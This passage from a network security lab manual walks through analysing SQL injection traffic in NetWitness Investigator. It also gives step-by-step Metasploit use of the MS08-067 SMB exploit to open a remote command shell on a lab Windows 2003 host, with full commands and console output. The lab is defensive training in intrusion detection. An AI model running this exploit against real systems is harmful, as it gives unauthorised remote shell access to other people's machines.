


Figure 34: Report values from an SQL injection attack traffic




Figure 35: Viewing Password report values

2. Scrolling down further shows a 'Querystring' report. Click 'open' to view the query string captured from the SQL injection attack.




Figure 36: Opening the Querystring report



Figure 37: Viewing the Querystring report values

3. Scroll up to the 'Service Type' report and click '(3)' next to the HTTP report value.




Figure 38: Service Type report values

- In the HTTP session view, you will be able to reconstruct the HTTP login page that the malicious user has attacked. Click 'View' next to the first session to view the content details. In the Content pane, make sure that the 'View Response' and 'View Web' options are enabled. The content pane shows the login page that was accessed.




Figure 39: Web reconstruction of captured HTTP traffic

- Repeat step 4 for the second and third HTTP sessions to view the attack details.
You have successfully completed an SQL injection attack and traffic analysis of the attack. This section highlights how you can use the program to effectively monitor and filter out malicious user activities in your network.

6 Capturing live traffic for analysis – Part II

You will use Metasploit to execute an exploit payload to open a command line session on Bravo using the BackTrack4 machine, capture the traffic and analyze it.

6.1 Setting up the capture tool

- Double-click the 'MetasploitTraffic' collection which you created in section 5.2 to connect.
- When the status changes to 'Ready', select 'MetasploitTraffic' in the drop-down menu under the Capture Bar. Click the 'Start capturing packets' icon located to the left of the drop-down menu. Minimize your connection to Bravo and return to the BackTrack4 connection.



Figure 40: Selecting a collection for capturing purposes

6.2 Hijacking the remote command line session

1. In BackTrack4 desktop, open msfconsole by clicking 'Menu' > 'Backtrack' > 'Penetration' > 'Metasploit Exploitation Framework' > 'Framework Version 3' > 'Msfconsole'.




Figure 41: Opening msfconsole

2. In the command shell, enter the following command:

```
> search windows/smb/ms08_067_netapi
```

3. The Microsoft Server Service Relative Path Stack Corruption exploit is shown. Use this exploit by typing the following command:

```
> use exploit/windows/smb/ms08_067_netapi
```

[Optional: You can type **info** to view background information on this exploit]

The ms08_067_netapi module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service.

```

< metasploit >
-----
      \
      (oo)
      ( )
      ||--|| *

      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 575 exploits - 290 auxiliary
+ -- --=[ 212 payloads - 27 encoders - 8 nops
      =[ svn r9959 updated 248 days ago (2010.08.05)

Warning: This copy of the Metasploit Framework was last updated 248 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > search windows/smb/ms08_067_netapi
[*] Searching loaded modules for pattern 'windows/smb/ms08_067_netapi'...

Exploits
=====

  Name                Rank  Description
  ----                -
  windows/smb/ms08_067_netapi  great  Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
  
```

Figure 42: Metasploit commands

4. View a list of compatible payloads by entering the following command:

```
> show payloads
```

```

msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====

  Name                Rank  Description
  ----                -
  generic/debug_trap  normal  Generic x86 Debug Trap
  generic/shell_bind_tcp  normal  Generic Command Shell, Bind TCP Inline
  generic/shell_reverse_tcp  normal  Generic Command Shell, Reverse TCP Inli
  ne
  
```

Figure 43: Compatible payloads

5. Set the payload by entering the following command:

```
> set payload generic/shell_bind_tcp
```

6. Show options by entering the following command:

```
> show options
```

This command displays the payload options. Note that the RHOST has not been set.

```

msf exploit(ms08_067_netapi) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST     RHOST           yes       The target address
  RPORT     445             yes       Set the SMB service port
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (generic/shell_bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444            yes       The listen port
  RHOST     RHOST           no        The target address

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

msf exploit(ms08_067_netapi) >

```

Figure 44: Payload options

7. Set the remote host and check the options once more by entering the following command:

```

> set rhost 10.0.3.2
> show options

```

```

msf exploit(ms08_067_netapi) > set rhost 10.0.3.2
rhost => 10.0.3.2
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.0.3.2        yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (generic/shell_bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444             yes       The listen port
  RHOST     10.0.3.2        no        The target address

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting

```

Figure 45: Setting the remote host and checking payload options

- Run the exploit by entering the following command:

```
> exploit
```

You should now see the Windows command line, indicating that the exploit is successful.

- In the Windows command line, enter the following commands:

```
> cd c:\
> dir
```

```

msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (10.0.3.3:49686 -> 10.0.3.2:4444) at 2011-04-10 21:20:10 -0400

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>cd c:\
cd c:\

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 904D-9A51

Directory of C:\

02/06/2006  12:24 PM                0 AUTOEXEC.BAT
02/06/2006  12:24 PM                0 CONFIG.SYS
02/19/2007  04:42 PM            1,139 DC1.vte.lab_VTE Lab Root CA.crt
02/06/2006  12:32 PM                <DIR> Documents and Settings
12/08/2006  11:58 AM                <DIR> Inetpub
04/01/2011  07:56 PM                <DIR> Program Files
12/07/2006  12:16 PM                <DIR> Tools
04/03/2007  01:43 AM                <DIR> WINDOWS

```

Figure 46: Windows command line in metasploit

You have successfully executed a command shell on Bravo from the BackTrack4 machine and performed a simple directory listing.

10. Minimize your connection to the BackTrack4 machine, and return to NetWitness Investigator in Bravo. Stop the capture by clicking the 'Stop capturing' icon located on the left of the drop-down menu in the 'Capture' bar.




Figure 47: Stopping the capture

11. In the Collection pane, double-click the 'MetasploitTraffic' collection to open the navigation view. You can now analyze the captured traffic (Section 6.3).

6.3 Analyzing the captured traffic

1. In the navigation view for 'MetasploitTraffic', find the 'Client Application' report. You will see that a report value 'ms command shell' has been captured.




Figure 48: Client Application report

2. Click '(1)' next to the 'ms command shell' report value to view this session.
3. Click 'View' to open the content pane. Make sure the 'Best Construction' option is enabled. Enabling this option lets the program automatically decide the best way to display the session, which will be the hex view in this case.




Figure 49: Best Reconstruction option

4. Scroll down the content pane to view the packet response and request, noting that the command shell activity has been captured. You can also enable the 'View text' option to view the session in text format. Notice that you can immediately see the exact commands entered in the command shell.




Figure 50: View Text option

You have successfully hijacked a remote command line session, capture the traffic, and analyze it. This section demonstrates the potential and capabilities of NetWitness Investigator as a tool that monitors and identifies network threats.

7 Summary

This lab demonstrates how NetWitness Investigator can be implemented as part of the defense-in-depth foundation for network monitoring and intrusion detection. It can complement other tools such as Wireshark and Snort to build a comprehensive analysis on session and application layers, while enabling analysts to understand the bigger picture and put events into context. Analysts can easily see service types (FTP, HTTP, RIP, etc), action events, file extensions, filenames, TCP/UDP, src/dst ports, user accounts and passwords, and any alerts indicating malicious contents. They can further view these report values to examine individual sessions in context.

8 References

Network traffic data is downloaded from MAWI Working Group Traffic Archive (<http://tracer.csl.sony.co.jp/mawi/>), and the National Security Agency Cyber Defense Exercise.

- [1] CERT Advisory CA-2001-13 Buffer Overflow In IIS Indexing Service. Retrieved from <http://www.cert.org/advisories/CA-2001-13.html>
- [2] HTTP POST request negative content length causes buffer overflow. Retrieved from <http://xforce.iss.net/xforce/xfdb/15767>
- [3] CERT Incident Note IN-2002-04. Retrieved from http://www.cert.org/incident_notes/IN-2002-04.html
- [4] Symantec Client Security and Symantec AntiVirus Elevation of Privilege (2006). Retrieved from <http://www.symantec.com/avcenter/security/Content/2006.05.25.html>